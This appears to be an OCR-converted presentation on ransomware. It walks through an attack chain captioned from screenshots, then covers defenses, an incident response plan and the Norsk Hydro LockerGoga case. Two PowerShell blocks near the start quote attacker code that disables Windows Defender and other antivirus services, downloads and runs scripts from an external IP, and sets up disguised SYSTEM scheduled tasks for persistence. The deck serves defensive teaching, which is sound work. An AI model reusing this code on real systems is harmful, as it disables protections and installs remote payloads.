


```
Function StopAV {

    if ($osver -eq "10") {
        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
    }
    Function Disable-WindowsDefender {

        if ($osver -eq "10") {

            Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue


            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue


            $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
            $defenderRegistryKeys = @(
                "DisableAntiSpyware",
                "DisableRoutinelyTakingAction",
                "DisableRealtimeMonitoring",
                "SubmitSamplesConsent",
                "SpynetReporting"
            )


            if (-not (Test-Path $defenderRegistryPath)) {
                New-Item -Path $defenderRegistryPath -Force | Out-Null
            }


            foreach ($key in $defenderRegistryKeys) {
                Set-ItemProperty -Path $defenderRegistryPath -Name $key -Value 1 -ErrorAction SilentlyContinue
            }


            Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
            Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue
        }
```


1 client pkt. 1 server pkt. 1 turn.

Entire conversation (5299 bytes) | Show as ASCII | No delta times | Stream 1179

THE ATTACKER DOWNLOADS THE SECOND MALICIOUS FILE




THE ATTACKER MAKES A TASK TO PERSISTENCE HIM




```
            Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
            Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue
        }
    }

    $servicesToStop = "MBAMService", "MBAMProtection", "*Sophos*"
    foreach ($service in $servicesToStop) {
        Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
            Stop-Service $_ -ErrorAction SilentlyContinue
            Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
        }
    }
}


Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolic
-File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}


Function CleanerNoPriv {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\Users\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /create /tn "Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237" /sc HOURLY
/tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass C:\Users\del.ps1" | Out-Null
}

$scriptUrl = "http://87.96.21.84/del.ps1"

if (Test-URL -url $url) {
    Write-Host "Connection to $url successful. Proceeding with execution."
```


THE ATTACKER MAKES A TASK TO PERSISTENCE HIM




THE ATTACKER IS USING POWERSHELL TO DUMPING CREDENTIALS




THE ATTACKER SAVED DUMPED CREDENTIALS IN A FILE



THE ATTACKER MAKES RECONNAISSANCE FOR THAT HOSTS



AFTER RANSOMWARE ACTIVE



KEY STRATEGIES

KEY STRATEGIES

- Implement Advanced Threat Detection
  - Use machine learning and AI-driven tools.
  - Invest in Next-Generation Firewalls (NGFW) and Endpoint Detection and Response (EDR).
- Backup and Recovery Solutions
  - Implement offline backups and cloud-based backups with multi-layer security.
  - Test your backup restoration process regularly.
- Zero Trust Security Model
  - Implement a Zero Trust Architecture.
  - Monitor network activity to detect suspicious behavior.
- Patch Management and Vulnerability Scanning
  - Automate software updates.
  - Regularly scan for vulnerabilities within your network.

ENHANCING EMPLOYEE AWARENESS

- Security Training Programs
  - Ongoing training on how to spot phishing emails, social engineering attempts, and malicious attachments.
- Phishing Simulations
  - Conduct regular phishing tests to evaluate employee awareness and response.
- Multi-Factor Authentication (MFA)
  - Require MFA for all critical accounts to reduce the risk of unauthorized access due to stolen credentials.

INCIDENT RESPONSE PLAN

INCIDENT RESPONSE PLAN FOR RANSOMWARE

- Preparation
  - Develop and continuously update an incident response plan tailored to ransomware attacks.
- Detection and Identification
  - Use advanced monitoring tools to detect ransomware early.
- Containment
  - Isolate infected systems quickly to prevent the ransomware from spreading.

INCIDENT RESPONSE PLAN FOR RANSOMWARE

- Eradication and Recovery
  - Remove the ransomware and restore systems from backups.
- Communication
  - Notify law enforcement and affected parties as required by regulations.
- Post-Incident Review
  - Analyze the attack and strengthen defenses to prevent future incidents.

SUCCESS STORY

NORSK HYDRO

- Industry: Aluminum Manufacturer
- Ransomware: LockerGoga
- Challenge:
  - Norsk Hydro was hit by LockerGoga ransomware, which encrypted critical systems and disrupted operations globally, forcing some plants to revert to manual processes.
- Response:
  - No ransom paid: The company refused to pay the ransom.
  - Backups: They relied on their strong backup systems to restore encrypted data.
  - Transparency: Norsk Hydro communicated openly with the public and stakeholders.
- Outcome:
  - Though recovery costs reached $71 million, Norsk Hydro fully recovered without paying the ransom, setting an example for effective ransomware response and recovery.

CONCLUSION

SUMMARY

- Key Takeaways
  - Ransomware is a growing and evolving threat, but with the right defenses, preparation, and response plan, businesses can mitigate its impact.
  - Invest in advanced threat detection, employee awareness, and offline backups.
  - Regularly update and test your incident response plan to ensure it’s effective.
- Call to Action
  - Review and strengthen your organization's defenses today. Ransomware prevention is a continuous process that requires proactive measures.

QUESTIONS
&
ANSWERS

THANK YOU!

FOR YOUR ATTENTION